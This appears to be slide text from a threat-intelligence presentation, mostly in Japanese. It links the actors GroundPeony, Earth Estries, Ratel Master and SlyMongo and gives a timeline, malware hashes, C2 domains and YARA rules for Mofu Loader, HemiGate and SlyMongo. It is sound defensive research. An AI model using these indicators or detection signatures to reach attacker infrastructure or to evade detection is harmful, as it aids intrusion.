00000040  00 00 00 00 00 00 11 00 00 00 bb 01 63 6c 6f 75  |..........».clou|
00000050  64 2e 61 6c 69 79 75 6e 63 6c 6f 75 64 63 64 6e  |d.aliyuncloudcdn|
00000060  2e 63 6f 6d 00 00 00 00 00 00 00 00 00 00 00 00  |.com............|
00000070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
00000080  00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00  |................|
00000090  bb 01 74 65 73 74 2e 6e 66 78 2d 68 6f 73 74 69  |».test.nfx-hosti|
000000a0  6e 67 2e 63 6f 6d 00 00 00 00 00 00 00 00 00 00  |ng.com..........|
000000b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  |................|
```

Relationships between actors

- GroundPeonyとRatel MasterはMofu Loaderを共有している
- Earth EstriesとGroundPeonyはC2を共有していた
- RatelSとHemiGateにはマルウェアの実装の類似がある
  - どちらもPlugXとの類似がある
- テスト用のC2を持つHemiGateとSlyMongoは同じVTのアカウントから投稿された



以上から3つのアクターは協力関係にあると推察できる

Timeline

- GroundPeony
- Earth Estries
- Ratel Master
- SlyMongo

2020-09-22
cloudshappen.comの
ドメイン登録

2021-08-24
onedrivo.comの
ドメイン登録

2022-04-15
Hemigateのローダの
compiletime

2022-05-24
Hemigateのローダの
compiletime

2022-06-30
Hemigateのローダの
compiletime

2022-05-09
Hemigateの
compiletime

2022-12-03
RatelSビルダの
compiletime

2022-12-15
SlyMongoの
compiletime

2023-03-17
TW政府に対するスピ
アフィッシングメール
送信

2022-02-24 03:40:11 UTC
SlyMongoをロードする
Mofu Loaderのcompiletime

2022-02-24 03:38:03 UTC
SlyMongoをロードする
Mofu Loaderのcompiletime

2022-10-05
RatelSをロードする
Mofu Loaderのcompiletime

- 2024-10-30
  RatelSのcompiletime
- 2024-10-23
  version.dllのcompiletime
- 2024-11-06
  micDownのcompiletime
- 2024-11-08
  Install.exeのcompiletime

IoC

File Name	Sha1	Note
1.cab	5f9c5655e779467fb353c74901cf66ede29647f1	Dracu loader -> Hemigate
2.cab	84b8c462107ab54cf660ef33f969d937efad38f1	PlugX
libvlc.dll	bc92d96b409e7bda6d46caf4843dc9507c45b00f	Mofu Loader -> SlyMongo
usost.ppt	f9b1ca8b5386bc93bbc49d63d4e18fd8f14f25a9	libvlc.dllによって復号されるSlyMongo
OneDrive.zip	3b7426be3bc95c860083516057a76f5605d59402	Mofu Loader -> SlyMongo
OneDrive.zip	86c60bb1513b98f8023b0f5e27b598125c3f75e0	Mofu Loader -> SlyMongo
OneDrive.zip	5bde79892a7944e415c9332fbf1a6768dff447b5	Mofu Loader -> SlyMongo
NetLabs.zip	213df95ee891a2235f04f7748dd2f955b2b3cb58	Dracu loader -> Hemigate

YARA Rules

- Mofu Loader
- HemiGate(Payload)
- SlyMongo(Payload)

YARA Rules

```
rule MofuLoader {
        meta:
          description = "detect MofuLoader in memory"

        strings:
          /*
          LAB_0000000f                                    XREF[1]:     00000020(j)
              0000000f c1 ca 0c        ROR        EDX,0xc
              00000012 0f be c0        MOVSX      EAX,AL
              00000015 49 ff c3        INC        R11
              00000018 03 d0           ADD        EDX,EAX
              0000001a 41 8a 03        MOV        AL,byte ptr [R11]
              0000001d 41 3a c7        CMP        AL,R15B
              00000020 75 ed           JNZ        LAB_0000000f
              00000022 81 fa a1        CMP        EDX,0x1da0a3a1
                       a3 a0 1d
              00000028 74 62           JZ         LAB_0000008c
              0000002a 81 fa d0        CMP        EDX,0x4717a7d0
                       a7 17 47
              00000030 74 45           JZ         LAB_00000077
              00000032 81 fa a3        CMP        EDX,0x8f592ca3
                       2c 59 8f
              00000038 74 31           JZ         LAB_0000006b
              0000003a 81 fa a0        CMP        EDX,0xb01ff0a0
                       f0 1f b0
              00000040 74 15           JZ         LAB_00000057
              00000042 81 fa 4f        CMP        EDX,0xd7656a4f
                       6a 65 d7
              00000048 75 52           JNZ        LAB_0000009c
              0000004a 41 0f b7 02     MOVZX      EAX,word ptr [R10]
              0000004e 44 8b 34 87     MOV        R14D,dword ptr [RDI + RAX*0x4]
              00000052 4c 03 f1        ADD        R14,RCX
              00000055 eb 45           JMP        LAB_0000009c
          */
          $ror = { c1 c? 0c  }
          $api_hashing = { 81 f? a1 a3 a0 1d 74 ?? 81 f? d0 a7 17 47 74 ?? 81 f? a3 2c 59 8f 74 ?? 81 f? a0 f0 1f b0 74 ?? 81 f? 4f 6a 65 d7 }

        condition:
           all of them
}
```

YARA Rules

```
rule Hemigate {
          meta:
            description = "detect Hemigate in memory"

          strings:
            $cmd1 = ".?AVCATcpSocket@@"
            $cmd2 = ".?AVCBaseSocket@@"
            $cmd3 = ".?AVCFile@@"
            $cmd4 = ".?AVCmd@"
            $cmd5 = ".?AVCPro@@"
            $cmd6 = ".?AVCRdp@@"
            $cmd7 = ".?AVCShell@@"
            $cmd8 = ".?AVCSocket5@@"
            $cmd9 = ".?AVCSTlsSocket@@"
            $cmd10 = ".?AVCTransf@@"
            $cmd11 = ".?AVCFileMoniter@@"
            $cmd12 = ".?AVCKeylogPlug@@"
            $cmd13 = ".?AVCPipe@@"

          condition:
              8 of them
}
```

YARA Rules

```
rule SlyMongo {
    meta:
        desctiption = "Detect SlyMongo in memory"
        hash = "3AA9AB1C50B6F1D8878C7F6FA9E21407579534F1C213DB5433003C14A29373E7"
    strings:
        /*
        0x14000dc93 3BCF                        cmp ecx, edi
        0x14000dc95 0F8714030000                ja 0x14000dfaf
        0x14000dc9b 0F8442020000                je 0x14000dee3
        0x14000dca1 83E90A                      sub ecx, 0xa
        0x14000dca4 0F8482010000                je 0x14000de2c
        0x14000dcaa 83E903                      sub ecx, 3
        0x14000dcad 0F846C010000                je 0x14000de1f
        0x14000dcb3 83E901                      sub ecx, 1
        0x14000dcb6 0F84AC000000                je 0x14000dd68
        0x14000dcbc 83E901                      sub ecx, 1
        0x14000dcbf 0F848D000000                je 0x14000dd52
        0x14000dcc5 83E901                      sub ecx, 1
        0x14000dcc8 7472                        je 0x14000dd3c
        0x14000dcca 83E901                      sub ecx, 1
        0x14000dccd 7460                        je 0x14000dd2f
        0x14000dccf 83E901                      sub ecx, 1
        0x14000dcd2 744A                        je 0x14000dd1e
        0x14000dcd4 83E901                      sub ecx, 1
        0x14000dcd7 7438                        je 0x14000dd11
        0x14000dcd9 83F901                      cmp ecx, 1
        0x14000dcdc 0F8554050000                jne 0x14000e236
        */
        $cmp_cmd = {3B CF 0F 87 ?? ?? ?? ?? 0F 84 ?? ?? ?? ?? 83 E9 0A 0F 84 ?? ?? ?? ??
                    83 E9 03 0F 84 ?? ?? ?? ?? 83 E9 01 0F 84 ?? ?? ?? ?? 83 E9 01 0F 84
                    ?? ?? ?? ?? 83 E9 01 74 ?? 83 E9 01 74 ?? 83 E9 01 74 ?? 83 E9 01 74
                    ?? 83 F9 01 0F 85 ?? ?? ?? ??}
        $str1 = "DNS server URL is NULL. Call mg_mgr_init()" ascii
        $str2 = "error connecting to %s" ascii
    condition:
        all of them
}
```

Thank *you*

Do you have any questions?

Please keep this slide for attribution